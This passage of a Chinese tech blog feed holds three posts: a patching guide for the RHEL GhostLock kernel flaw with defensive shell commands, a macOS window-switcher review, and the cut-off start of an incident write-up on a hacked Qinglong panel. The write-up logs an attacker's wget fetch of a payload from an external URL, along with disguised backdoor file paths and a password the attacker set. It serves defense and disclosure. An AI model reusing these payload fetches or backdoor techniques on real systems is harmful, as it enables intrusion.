的场景说明写得很直白——<strong>攻击者控制着所有涉及的线程和 PI-futex，可以确定性地构造出驱动回滚的死锁检测错误</strong>。也就是说，这不是”碰运气的竞态”，而是可以稳定复现的攻击。</p><h3 id="修复方式"><a href="#修复方式" class="headerlink" title="修复方式"></a>修复方式</h3><p>补丁的标题就是一行总结：</p><blockquote><p><code>rtmutex: Use waiter::task instead of current in remove_waiter()</code></p></blockquote><p>把所有相关操作从 <code>current</code> 改为 <code>waiter::task</code>，三个问题一并消除。补丁已进入 kernel.org 各 stable 分支，Red Hat 也已反向移植到 RHEL 各版本内核（修复版本见下文）。顺带一提，这个修复由内核 locking 子系统维护者 tglx（Thomas Gleixner）审核定稿——修复中还顺手补了 <code>rt_mutex_adjust_prio_chain()</code> 的一处问题。</p><h2 id="为什么”没有缓解手段”"><a href="#为什么”没有缓解手段”" class="headerlink" title="为什么”没有缓解手段”"></a>为什么”没有缓解手段”</h2><p>RHSB-2026-010 公告里有两句话值得逐字读：</p><blockquote><p>“没有运行时内核参数或模块可完全解决该漏洞。”<br>“受影响代码通过 <code>CONFIG_FUTEX_PI</code> 编译进所有标准 RHEL 内核，无法在运行时关闭。”</p></blockquote><p>拆开解释：</p><ul><li><strong>卸不了模块</strong>：rtmutex 及其 futex PI 支持不是可加载模块，是<strong>编译进内核镜像本体</strong>的（<code>CONFIG_FUTEX_PI=y</code>）。<code>rmmod</code> 这条路不存在。</li><li><strong>关不掉功能</strong>：没有对应的 sysctl 开关，也没有启动参数能禁用这条代码路径。</li><li><strong>“不用 PI futex 就没风险”？不一定</strong>：公告确实提到”未使用实时调度或优先级继承 futex 的环境暴露风险较低”——但<strong>代码路径存在于所有标准内核构建中</strong>，只要本地有低权限用户能发 futex 系统调用，就存在触达可能。把它当成”我们不用 RT 就没关系”过于乐观。</li></ul><p>对比一下常规漏洞的处置节奏：通常可以”先上缓解（比如禁用某个功能&#x2F;加载参数&#x2F;网络 ACL）→ 排期升级”。GhostLock 直接跳过第一阶段，进入”要么升级重启，要么继续裸奔”的二选一。这就是它让运维头疼的核心原因。</p><blockquote><p>补充：常规 glibc 时代的 “Ghost”（CVE-2015-0235）也是”无实际缓解、只能打补丁重启”的路子，GhostLock 这个代号多少有点致敬意味——都是”幽灵般存在、只能正面修复”的漏洞。</p></blockquote><h2 id="修复矩阵：各版本对应的内核包"><a href="#修复矩阵：各版本对应的内核包" class="headerlink" title="修复矩阵：各版本对应的内核包"></a>修复矩阵：各版本对应的内核包</h2><p>Red Hat 从 7 月中旬起陆续为全线产品发布了修复内核。整理如下（均为 2026 年）：</p><table><thead><tr><th>产品</th><th>修复内核包</th><th>发布日期</th></tr></thead><tbody><tr><td>RHEL 10</td><td><code>kernel-6.12.0-211.33.1.el10_2</code></td><td>07-13</td></tr><tr><td>RHEL 10.0 EUS</td><td><code>kernel-6.12.0-55.89.1.el10_0</code></td><td>07-16</td></tr><tr><td>RHEL 9</td><td><code>kernel-5.14.0-687.25.1.el9_8</code></td><td>07-13</td></tr><tr><td>RHEL 8</td><td><code>kernel-4.18.0-553.143.1.el8_10</code></td><td>07-14</td></tr><tr><td>RHEL 8.4 &#x2F; 8.6（AMC&#x2F;EUS-LL）</td><td><code>kernel-4.18.0-305.198.1.el8_4</code> &#x2F; <code>472.201.1.el8_6</code></td><td>07-15</td></tr><tr><td>RHEL 8.8（TUS&#x2F;SAP）</td><td><code>kernel-4.18.0-477.152.1.el8_8</code></td><td>07-16</td></tr><tr><td>RHEL 7 ELS</td><td><code>kernel-3.10.0-1160.156.1.el7</code>（含 kernel-rt）</td><td>07-17</td></tr><tr><td>RHEL 6 ELS</td><td><code>kernel-2.6.32-754.62.1.el6</code></td><td>07-20</td></tr><tr><td>NVIDIA for RHEL 10</td><td><code>kernel-6.12.0-231.16.el10nv</code></td><td>07-10</td></tr></tbody></table><p>几个观察：</p><ul><li><strong>连 RHEL 6 ELS（扩展生命周期支持）和 RHEL 7 ELS 都发了修复</strong>——说明 Red Hat 对这个漏洞的定级和重视程度；</li><li>各 <strong>EUS &#x2F; TUS &#x2F; SAP Solutions &#x2F; AMC</strong> 分支都有独立修复包，订阅这些通道的用户对应自己的通道升级即可；</li><li>使用 <strong>NVIDIA for RHEL</strong> 驱动的机器要留意单独的 <code>el10nv</code> 内核包。</li></ul><h2 id="处置步骤（实操）"><a href="#处置步骤（实操）" class="headerlink" title="处置步骤（实操）"></a>处置步骤（实操）</h2><h3 id="1-检查当前内核是否受影响"><a href="#1-检查当前内核是否受影响" class="headerlink" title="1. 检查当前内核是否受影响"></a>1. 检查当前内核是否受影响</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 看当前运行的内核</span></span><br><span class="line"><span class="built_in">uname</span> -r</span><br><span class="line"></span><br><span class="line"><span class="comment"># 对照上面的修复矩阵比对版本号</span></span><br><span class="line"><span class="comment"># 例：RHEL 9 上低于 5.14.0-687.25.1.el9_8 的就是未修复</span></span><br></pre></td></tr></table></figure><p>也可以用 Red Hat 的 Oval &#x2F; <code>dnf updateinfo</code> 确认：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 查看系统里待安装的内核更新及其解决的 CVE</span></span><br><span class="line">dnf updateinfo list cves | grep CVE-2026-43499</span><br><span class="line"><span class="comment"># 或查看内核包的更新详情</span></span><br><span class="line">dnf updateinfo info kernel | <span class="built_in">head</span> -40</span><br></pre></td></tr></table></figure><h3 id="2-升级内核"><a href="#2-升级内核" class="headerlink" title="2. 升级内核"></a>2. 升级内核</h3><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 更新内核</span></span><br><span class="line">dnf update kernel</span><br><span class="line"></span><br><span class="line"><span class="comment"># 或者只升级到修复版本（指定版本更可控）</span></span><br><span class="line">dnf update kernel-5.14.0-687.25.1.el9_8   <span class="comment"># 按你的 RHEL 版本替换</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 重启进入新内核（必须）</span></span><br><span class="line">reboot</span><br><span class="line"></span><br><span class="line"><span class="comment"># 重启后验证</span></span><br><span class="line"><span class="built_in">uname</span> -r</span><br></pre></td></tr></table></figure><p><strong>注意</strong>：RHEL 系内核是多版本共存安装的，<code>dnf update kernel</code> 不会覆盖旧内核——重启才会进入新的。重启前确认引导加载器默认项正确：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">grubby --default-kernel        <span class="comment"># 看默认启动内核</span></span><br><span class="line">rpm -q kernel                  <span class="comment"># 列出已安装的所有内核</span></span><br></pre></td></tr></table></figure><h3 id="3-免重启选项：kpatch"><a href="#3-免重启选项：kpatch" class="headerlink" title="3. 免重启选项：kpatch"></a>3. 免重启选项：kpatch</h3><p>如果你的服务窗口很难排，Red Hat 为主流版本提供了 <strong>kpatch 热补丁</strong>（live patch），可以在<strong>不重启</strong>的情况下修复——2026-08-24 发布，覆盖：</p><ul><li>RHEL 8（含 8.8 SAP Solutions）</li><li>RHEL 9（含 9.2 &#x2F; 9.4 SAP Solutions、9.6 EUS）</li><li>RHEL 10</li></ul><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 安装并加载最新的 kpatch 热补丁</span></span><br><span class="line">dnf update kpatch-patch</span><br><span class="line">systemctl status kpatch   <span class="comment"># 确认服务状态</span></span><br><span class="line">kpatch list               <span class="comment"># 确认补丁已加载</span></span><br></pre></td></tr></table></figure><p>kpatch 的安全修指向的是<strong>当前运行的内核内存</strong>，补丁已加载即已生效。但要理解两点：</p><ol><li>kpatch 是<strong>官方修复通道</strong>，不是”缓解手段”——它真的修了漏洞，但后续仍需在合适窗口升级内核以便重启后仍带修复；</li><li>kpatch 的覆盖范围有限（特定版本组合），且不是所有 RHEL 版本都有。</li></ol><h3 id="4-纵深防御：漏洞修复之外"><a href="#4-纵深防御：漏洞修复之外" class="headerlink" title="4. 纵深防御：漏洞修复之外"></a>4. 纵深防御：漏洞修复之外</h3><p>内核提权类漏洞的”本地”性容易让人松懈，但现实是：</p><ul><li><strong>多租户&#x2F;共享主机</strong>：同机器上任何低权限账户都是潜在攻击者；</li><li><strong>容器场景</strong>：容器逃逸链里，”容器内拿到内核提权”常常是临门一脚；</li><li><strong>CI&#x2F;CD runner</strong>：跑不受信任代码的构建机是高危场景；</li><li><strong>Web 应用跳板</strong>：从”打穿 Web 应用拿到一个低权限 shell”到”内核提权拿到 root”经常是一条完整攻击链。</li></ul><p>所以除了升级内核，建议顺带检查：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 有没有不该有 shell 的账户？</span></span><br><span class="line">awk -F: <span class="string">&#x27;$3 &gt;= 1000 || $3 == 0 &#123;print $1, $3, $7&#125;&#x27;</span> /etc/passwd</span><br><span class="line"></span><br><span class="line"><span class="comment"># 有没有异常的高权限 SUID 文件？</span></span><br><span class="line">find / -perm -4000 -<span class="built_in">type</span> f 2&gt;/dev/null | <span class="built_in">head</span> -20</span><br><span class="line"></span><br><span class="line"><span class="comment"># 限制普通用户对 futex(2) 的使用不现实（几乎所有程序都在用）</span></span><br><span class="line"><span class="comment"># 但可以用 seccomp/容器运行时策略，在容器层收紧</span></span><br></pre></td></tr></table></figure><h2 id="一个插曲：被撤销的-CVE-2026-53166"><a href="#一个插曲：被撤销的-CVE-2026-53166" class="headerlink" title="一个插曲：被撤销的 CVE-2026-53166"></a>一个插曲：被撤销的 CVE-2026-53166</h2><p>公告标题里挂着两个 CVE，实际有个小故事：</p><p><strong>CVE-2026-53166</strong> 的标题是 <code>futex/requeue: Prevent NULL pointer dereference in remove_waiter() on self-deadlock</code>——同一处代码的另一个症状（自死锁场景下的空指针解引用），Red Hat 定级 Moderate（CVSS 5.5）。</p><p>但它在 <strong>2026-07-10 被 Linux 内核 CNA 撤销（REJECTED）</strong>——上游认为它与 CVE-2026-43499 是同源问题的重复编号，两者由同一批修复解决。Red Hat 的公告和 CVE 数据库页面上至今保留两个编号的引用（RH 的跟踪体系有独立记录），但从权威 CVE 数据库（MITRE&#x2F;NVD）查询时，只有 <strong>CVE-2026-43499</strong> 是有效条目。</p><p>对运维的实际影响：<strong>只需跟踪 CVE-2026-43499，升级到上述任一修复内核版本即可同时覆盖两者</strong>。查资产的时候别被一个”已撤销”的 CVE 号绕晕。</p><h2 id="结语"><a href="#结语" class="headerlink" title="结语"></a>结语</h2><p>GhostLock 是个典型的”配置退路被堵死”的安全事件：漏洞本身不花哨（经典 UAF），CVSS 7.8 也不算最高级别，但**”无运行时缓解 + 全系影响 + 需要重启”**这三点组合，逼着每个受影响的运维必须老老实实排维护窗口。</p><p>如果你管的机器里有 RHEL 系服务器，现在要做的三件事：</p><ol><li><code>uname -r</code> 对一遍修复矩阵，找出没升级的机器；</li><li>排维护窗口 <code>dnf update kernel</code> + 重启（重启前做好服务检查清单）；</li><li>排不了窗口的，看你的通道有没有 kpatch 可用，先打上止血。</li></ol><p>参考来源：</p><ul><li><a href="https://access.redhat.com/security/vulnerabilities/RHSB-2026-010">Red Hat 安全公告 RHSB-2026-010</a></li><li><a href="https://access.redhat.com/security/cve/CVE-2026-43499">Red Hat CVE 页：CVE-2026-43499</a></li><li><a href="https://www.cve.org/CVERecord?id=CVE-2026-43499">MITRE CVE 数据库：CVE-2026-43499</a></li><li><a href="https://git.kernel.org/stable/c/f3fa3424bceb128d2be4b3745506b22844b87db7">内核修复补丁（kernel.org stable 分支，如 f3fa3424bceb）</a></li></ul>]]>
    </content>
    <id>https://blog.u8m.cn/posts/818c5f399497/</id>
    <link href="https://blog.u8m.cn/posts/818c5f399497/"/>
    <published>2026-10-09T12:00:00.000Z</published>
    <summary>Red Hat 安全公告 RHSB-2026-010 披露的 GhostLock 漏洞（CVE-2026-43499，CVSS 7.8）：Linux 内核 futex 优先级继承路径 remove_waiter() 的 Use-After-Free，影响 RHEL 6 到 10 全系及 OpenShift/OpenStack。本文拆解漏洞原理、为什么无法运行时缓解、完整修复矩阵与处置步骤。</summary>
    <title>GhostLock（CVE-2026-43499）：RHEL 全系受影响的内核提权漏洞，为什么&quot;没有缓解手段&quot;</title>
    <updated>2026-10-13T15:57:12.499Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="macOS" scheme="https://blog.u8m.cn/tags/macOS/"/>
    <category term="开源" scheme="https://blog.u8m.cn/tags/%E5%BC%80%E6%BA%90/"/>
    <category term="效率工具" scheme="https://blog.u8m.cn/tags/%E6%95%88%E7%8E%87%E5%B7%A5%E5%85%B7/"/>
    <category term="软件推荐" scheme="https://blog.u8m.cn/tags/%E8%BD%AF%E4%BB%B6%E6%8E%A8%E8%8D%90/"/>
    <content>
      <![CDATA[<h2 id="一个被-macOS-用户忍了很久的问题"><a href="#一个被-macOS-用户忍了很久的问题" class="headerlink" title="一个被 macOS 用户忍了很久的问题"></a>一个被 macOS 用户忍了很久的问题</h2><p>先做个测试。你在编辑器里同时开了两个项目窗口，想从 A 切到 B，按下 <code>⌘-Tab</code>——发生了什么？</p><p><strong>它把你切到了”编辑器”这个应用，而不是你想要的那个窗口。</strong> 再按一次 <code>⌘-Tab</code>，可能跳去别的应用了。你只好松开键盘，去点 Dock 图标、或者用 &#96;⌥-`&#96; 一个个窗口翻——如果你的项目窗口有五个，这个动作就重复五次。</p><p>macOS 的窗口管理逻辑一直是争议点：</p><ul><li><strong><code>⌘-Tab</code> 切换的是”应用”，不是”窗口”</strong>——同一个 App 的多个窗口不在切换范围里</li><li><strong>&#96;⌥-`&#96; 能在当前 App 内切窗口</strong>，但只能循环，看不到全貌，窗口多了靠盲翻</li><li><strong>Mission Control 可视化够好，但不行</strong>——有动画延迟、要鼠标指、窗口一多全缩成小方块认不出来</li><li><strong>跨 Space 找窗口更痛苦</strong>：<code>⌃-方向键</code>切 Space，慢，而且切过去之后还得再找</li></ul><p>这套组合拳对付”两三个窗口”够用，一旦进入”十几个窗口 + 多个 Space”的工作状态，就开始消耗你的注意力和时间。</p><h2 id="现有方案：不是没有，是不够顺"><a href="#现有方案：不是没有，是不够顺" class="headerlink" title="现有方案：不是没有，是不够顺"></a>现有方案：不是没有，是不够顺</h2><p>公平地说，这不是没解。市面上已经有一批工具：</p><ul><li><strong>macOS 原生方案</strong>：<code>⌘-Tab</code> + &#96;⌥-`&#96; + Mission Control，免费但如上所述，窗口维度基本缺失；</li><li><strong>AltTab</strong>：开源免费的窗口切换器，功能齐全，社区活跃；</li><li><strong>Witch &#x2F; Hyperswitch</strong>：付费方案，走精细化路线。</li></ul><p>它们都能解决问题。但我最近用到一个新的开源项目 <strong><a href="https://github.com/Sanyam-G/switch">Switch</a></strong>，在”键盘驱动”这个点上做得非常纯粹——用了几周，决定写篇文章推荐。</p><h2 id="Switch-是什么"><a href="#Switch-是什么" class="headerlink" title="Switch 是什么"></a>Switch 是什么</h2><p>一句话：<strong>一个键盘驱动的 macOS 窗口切换器。</strong></p><ul><li>作者：Sanyam Garg（独立开发者）</li><li>语言：Swift</li><li>价格：<strong>免费</strong></li><li>要求：macOS 14+，<strong>已通过 Apple 公证（Notarized）</strong></li><li>开源：<a href="https://github.com/Sanyam-G/switch">github.com&#x2F;Sanyam-G&#x2F;switch</a>，588 Stars</li><li>许可证：FSL-1.1-MIT（源码可见，非竞争性使用免费，2028 年自动转为 MIT）</li></ul><p>它做的事很简单：<strong>把”所有窗口”平铺到一个选择面板里，用键盘完成切换——从触发到落地，手不离键盘。</strong></p><p><img src="/img/switch-compare.svg" alt="原生 Cmd+Tab 与 Switch 的对比"></p><h2 id="核心功能：为什么它比原生顺手"><a href="#核心功能：为什么它比原生顺手" class="headerlink" title="核心功能：为什么它比原生顺手"></a>核心功能：为什么它比原生顺手</h2><h3 id="1-切换的是「所有窗口」，不是「应用」"><a href="#1-切换的是「所有窗口」，不是「应用」" class="headerlink" title="1. 切换的是「所有窗口」，不是「应用」"></a>1. 切换的是「所有窗口」，不是「应用」</h3><p><code>⌘-Tab</code> 在 Switch 里被重新定义：<strong>列出的是每一个窗口</strong>。同一个 App 的三个窗口、三台显示器的窗口、所有 Space 的窗口，全在同一个面板里。你要哪个，选哪个。</p><p>想只在一个应用内切换？&#96;⌥-`&#96; 依然是”当前 App 内循环”的语义，两个快捷键各司其职、不打架。</p><h3 id="2-打字即过滤"><a href="#2-打字即过滤" class="headerlink" title="2. 打字即过滤"></a>2. 打字即过滤</h3><p>这是我最喜欢的功能。面板展开后<strong>直接打字</strong>，实时过滤窗口——按标题、按应用名都行。</p><p>比如输入 <code>docs</code>，只剩标题里带 “docs” 的窗口；输入 <code>chrome</code>，只剩浏览器。相比”在缩略图里用眼睛找”，打字过滤是<strong>确定性操作</strong>：你不需要看，你只需要记得名字。</p><h3 id="3-数字键直选-Vim-导航"><a href="#3-数字键直选-Vim-导航" class="headerlink" title="3. 数字键直选 + Vim 导航"></a>3. 数字键直选 + Vim 导航</h3><ul><li>面板里的窗口带编号，<code>1-9</code> 直接选（支持小键盘）</li><li>可选 <strong>Vim 风格 <code>H J K L</code></strong> 方向键导航——不用离开主键盘区</li></ul><p>手速快的人会喜欢这个设计：<code>⌘-Tab</code> → 打字 → <code>2</code> → 回车，全程不超过一秒。</p><h3 id="4-跨-Space：一键把窗口拉过来"><a href="#4-跨-Space：一键把窗口拉过来" class="headerlink" title="4. 跨 Space：一键把窗口拉过来"></a>4. 跨 Space：一键把窗口拉过来</h3><p>这是 macOS 原生体验里<strong>完全没有的能力</strong>：</p><p>其他 Space 上的窗口会出现在面板里，标记 <code>OTHER SPACE</code>。选中它，<strong>窗口直接移动到当前 Space</strong>——没有 Mission Control 的动画，没有”先切过去”这一步。</p><p>如果你习惯用多个 Space 分隔”工作&#x2F;沟通&#x2F;娱乐”，这个功能会立刻改变你的习惯：不需要来回切 Space 了，需要哪个窗口，直接拉过来。</p><p>（不喜欢混合？Settings → Cross-Space 可以关掉，或改成按最近使用排序。）</p><h3 id="5-其他贴心细节"><a href="#5-其他贴心细节" class="headerlink" title="5. 其他贴心细节"></a>5. 其他贴心细节</h3><ul><li><strong>MRU 排序</strong>：最近使用的窗口排最前——符合直觉，减少找的时间</li><li><strong>后台预热</strong>：面板在后台预加载，<code>⌘-Tab</code> 按下去<strong>瞬间弹出</strong>，没有加载感</li><li><strong>垂直列表模式</strong>：Settings → Behavior → Vertical list，单列布局，带应用图标 + 标题 + 缩略图，比平铺更适合窄屏&#x2F;多窗口</li><li><strong>Sticky 模式</strong>：松开 <code>⌘</code> 后面板不关闭——适合”挑一个窗口看看”的犹豫场景，<code>Esc</code> 取消</li><li><strong>窗口操作键</strong>：<code>⌘W</code> 直接关窗口、<code>⌘Q</code> 退出应用、<code>⌘H</code> 隐藏——在切换器里就把杂事办了</li><li><strong>排除应用</strong>：把不想看见的窗口（比如某个常驻后台的 App）加进黑名单</li><li><strong>内置更新</strong>：每天后台检查更新，Sparkle + EdDSA 签名校验</li></ul><h2 id="安装：一行命令"><a href="#安装：一行命令" class="headerlink" title="安装：一行命令"></a>安装：一行命令</h2><p>Homebrew 用户：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">brew install --cask Sanyam-G/switch/switch</span><br></pre></td></tr></table></figure><p>或者从官网下载 <code>.dmg</code>：<a href="https://switch-dev.sanyamgarg.com/">https://switch-dev.sanyamgarg.com</a></p><p>装完首次运行需要授予「辅助功能」权限（macOS 窗口类工具都需要这个，属正常要求），然后就能用了。</p><p>卸载也同样干净：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">brew uninstall --cask Sanyam-G/switch/switch</span><br></pre></td></tr></table></figure><h2 id="快捷键速查"><a href="#快捷键速查" class="headerlink" title="快捷键速查"></a>快捷键速查</h2><table><thead><tr><th>快捷键</th><th>作用</th></tr></thead><tbody><tr><td><code>⌘-Tab</code></td><td>打开切换器，列出所有窗口</td></tr><tr><td>&#96;⌥-`&#96;</td><td>当前应用内切换窗口</td></tr><tr><td>直接打字</td><td>实时过滤窗口</td></tr><tr><td><code>1-9</code> &#x2F; 小键盘</td><td>按编号直选</td></tr><tr><td><code>H J K L</code></td><td>Vim 风格导航（可选开启）</td></tr><tr><td><code>⌘W</code> &#x2F; <code>⌘Q</code> &#x2F; <code>⌘H</code></td><td>关窗口 &#x2F; 退出应用 &#x2F; 隐藏应用</td></tr><tr><td><code>↵</code> &#x2F; <code>Esc</code></td><td>确认切换 &#x2F; 取消</td></tr></tbody></table><h2 id="适合谁用"><a href="#适合谁用" class="headerlink" title="适合谁用"></a>适合谁用</h2><ul><li><strong>窗口开得多的人</strong>：编辑器多项目、浏览器多窗口、终端多会话——数字键直选比翻 Tab 快一个量级；</li><li><strong>重度多 Space 用户</strong>：跨 Space 直接拉窗口，这是原生没有的能力；</li><li><strong>键盘党 &#x2F; Vim 用户</strong>：打字过滤 + HJKL 导航，全程不碰鼠标；</li><li><strong>从 Windows 过来的人</strong>：Windows 的 Alt+Tab 本来就切”所有窗口”，Switch 让 macOS 找回了这种熟悉感。</li></ul><p><strong>可能不需要的场景</strong>：如果你的日常就是”两三个窗口来回切”，原生 <code>⌘-Tab</code> 够用了，装它反而多一层学习成本。</p><h2 id="写在最后"><a href="#写在最后" class="headerlink" title="写在最后"></a>写在最后</h2><p>macOS 的窗口切换体验，多年来的槽点其实很具体：<strong><code>⌘-Tab</code> 缺了”窗口”这个维度。</strong> Switch 没有花哨的概念，就是把这一块补齐了——所有窗口一屏列出、打字过滤、数字直选、跨 Space 拉取，每一步都在减少你的手部动作和注意力开销。</p><p>它免费、开源、已公证、Swift 原生实现，作者一个人维护，更新还挺勤（4 月发布，持续迭代到 9 月）。对效率工具感兴趣的话，值一个 <code>brew install</code> 的时间成本。</p><p>装完记得去 Settings 里把 Sticky 模式和跨 Space 都试一遍——这两个是最容易被忽略、但用过就回不去的功能。</p><blockquote><p>项目地址：<a href="https://github.com/Sanyam-G/switch">https://github.com/Sanyam-G/switch</a><br>官网：<a href="https://switch-dev.sanyamgarg.com/">https://switch-dev.sanyamgarg.com</a></p></blockquote>]]>
    </content>
    <id>https://blog.u8m.cn/posts/ab4bd3f028aa/</id>
    <link href="https://blog.u8m.cn/posts/ab4bd3f028aa/"/>
    <published>2026-10-09T07:00:00.000Z</published>
    <summary>macOS 的 Cmd+Tab 只切换应用不切换窗口，同一 App 开三个窗口就得来回点；跨 Space 找窗口更是灾难。Switch 是一款免费开源、Apple 公证的窗口切换器：所有窗口一屏列出、打字即过滤、数字键直选、跨 Space 一键拉取。本文介绍它的核心功能、安装方式与使用体验。</summary>
    <title>告别 Cmd+Tab 的局限：Switch，一个键盘驱动的 macOS 窗口切换器</title>
    <updated>2026-10-09T06:13:20.713Z</updated>
  </entry>
  <entry>
    <author>
      <name>XiaoGao</name>
    </author>
    <category term="技术" scheme="https://blog.u8m.cn/categories/%E6%8A%80%E6%9C%AF/"/>
    <category term="运维" scheme="https://blog.u8m.cn/tags/%E8%BF%90%E7%BB%B4/"/>
    <category term="安全" scheme="https://blog.u8m.cn/tags/%E5%AE%89%E5%85%A8/"/>
    <category term="青龙面板" scheme="https://blog.u8m.cn/tags/%E9%9D%92%E9%BE%99%E9%9D%A2%E6%9D%BF/"/>
    <category term="应急响应" scheme="https://blog.u8m.cn/tags/%E5%BA%94%E6%80%A5%E5%93%8D%E5%BA%94/"/>
    <content>
      <![CDATA[<h2 id="一、前情提要"><a href="#一、前情提要" class="headerlink" title="一、前情提要"></a>一、前情提要</h2><p>上篇《<a href="https://blog.u8m.cn/posts/8f998770fd93/">我的青龙面板被黑了半年</a>》记录了第一轮攻防：境外黑产从 2026 年 4 月起持续成功登录面板 43 次，在容器内踩点、留下一分钟一次的探测任务，我做了「标准处置」——改密码、清令牌、删任务、禁 SSH 密码登录。</p><p><strong>三天后，通知又响了。</strong></p><p>这一轮我找到了三个真正的根因（其中两个是我上篇处置时亲手漏掉的），并把处置从「重启容器」升级为「重建容器 + 升级镜像 + 全面轮换」。文末有可复用的验证脚本和 IOC。</p><p><strong>TL;DR</strong></p><table><thead><tr><th>项目</th><th>结果</th></tr></thead><tbody><tr><td>第二次入侵</td><td>2026-10-06 晚，摩洛哥 IP 成功登录，面板被改名改密</td></tr><tr><td>载荷投递</td><td><strong>这次成功了</strong>——容器 <code>/tmp</code> 里挖出 29 个样本，从挖矿木马到反向 Shell</td></tr><tr><td>三个根因</td><td>① 容器只重启未重建，后门一直在 ② JWT 用公开默认密钥可伪造令牌 ③ 密码明文存库可被容器 root 读取</td></tr><tr><td>处置</td><td>容器重建 + 镜像升级 2.20.0→2.22.0 + 密码&#x2F;JWT密钥&#x2F;应用密钥全部轮换</td></tr><tr><td>验证</td><td>伪造令牌、旧密码、旧应用密钥全部实测被拒</td></tr></tbody></table><blockquote><p><strong>脱敏说明</strong>：服务器 IP 与面板账号已打码；攻击者 IOC 保留完整。</p></blockquote><hr><h2 id="二、三天后：通知又响了"><a href="#二、三天后：通知又响了" class="headerlink" title="二、三天后：通知又响了"></a>二、三天后：通知又响了</h2><p>第一轮处置完（10-03 晚），我以为事情结束了。10-06 深夜，通知推送准时把我叫醒——「国外 IP 登录成功」，IP 归属摩洛哥。</p><p>登录服务器查证，情况比上篇更糟：</p><table><thead><tr><th>时间（CST）</th><th>动作</th></tr></thead><tbody><tr><td>23:28 &#x2F; 23:42</td><td>通过面板 API 三次 <code>wget</code> 下载载荷（<strong>全部成功</strong>）</td></tr><tr><td>23:42:45</td><td>摩洛哥 IP <code>105.156.223.207</code> 登录成功</td></tr><tr><td>23:42:47</td><td>创建探测任务 <code>ql-osprobe-349f66</code>（<code>echo %OS%</code>，似曾相识的手法）</td></tr><tr><td>23:42:50</td><td>创建任务 <code>ql-rce-e99ef5</code>，下载 <code>https://612f0152.lazyrabbit.pages.dev/redirectrev</code></td></tr><tr><td>23:57</td><td>其中一条命令历时 <strong>902 秒</strong>后结束</td></tr></tbody></table><p>更刺眼的是面板账号本身：<strong>用户名被改成 <code>admin</code>、密码被改成 <code>Ql@Pwn2026!</code></strong>——<code>Pwn</code> 是「已攻占」的宣言。改密码的意思很明确：把你锁在门外，让你没法登录清理。</p><hr><h2 id="三、docker-diff：后门原来一直活着"><a href="#三、docker-diff：后门原来一直活着" class="headerlink" title="三、docker diff：后门原来一直活着"></a>三、docker diff：后门原来一直活着</h2><p>上次排查时我把数据目录翻了个底朝天，唯独没查<strong>容器自己的文件系统</strong>。这次第一时间执行：</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">docker diff &lt;容器名&gt;</span><br></pre></td></tr></table></figure><p>输出里混着一批「不该存在」的文件：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">A /bin/softirq                      ← 伪装成内核线程名</span><br><span class="line">A /usr/local/bin/watcher            ← &quot;监视器&quot;</span><br><span class="line">A /var/tmp/.rsyslogd                ← 伪装成日志服务的隐藏文件</span><br><span class="line">A /var/lib/.sysconf_id              ← 内容: 6k5e（运行时实例ID）</span><br><span class="line">A /usr_6k5e/lib/dev/systemdev       ← 随机名目录，和实例ID同源</span><br><span class="line">A /lib/systemd/cache/asset-indexer  ← 伪造 systemd 缓存路径</span><br><span class="line">A /lib/systemd/cache/health-monitor</span><br></pre></td></tr></table></figure><p>这些文件落地时间是 <strong>8 月 21 日 &#x2F; 9 月 6 日</strong>——第一轮入侵期间就被放进去了，而且全部是<strong>空目录或空壳</strong>（真正的载荷始终没下载成功，对方先搭好了脚手架）。</p><p><strong>为什么上次没清掉？</strong> 因为容器有两个「层」：</p><ul><li><code>docker restart</code> —— 只重启进程，<strong>可写层原封不动</strong>，后门文件原地待命（我上次做的就是这个）；</li><li><code>docker rm</code> + 重新创建（<code>docker compose up --force-recreate</code>）—— 可写层直接<strong>摧毁重建</strong>，后门才会消失。</li></ul><p>这就是「改了密码他还是能回来」的第一块拼图：<strong>对方在容器里留了后手，而我的处置只动了水面上的部分。</strong></p><blockquote><p>教训：容器被入侵后，唯一的可靠处置是 <strong>recreate，不是 restart</strong>；<code>docker diff</code> 是排查容器入侵的第一神器，一条命令列出自镜像以来所有改动。</p></blockquote><hr><h2 id="四、-tmp-里的-29-个样本：从挖矿木马到反向-Shell"><a href="#四、-tmp-里的-29-个样本：从挖矿木马到反向-Shell" class="headerlink" title="四、&#x2F;tmp 里的 29 个样本：从挖矿木马到反向 Shell"></a>四、&#x2F;tmp 里的 29 个样本：从挖矿木马到反向 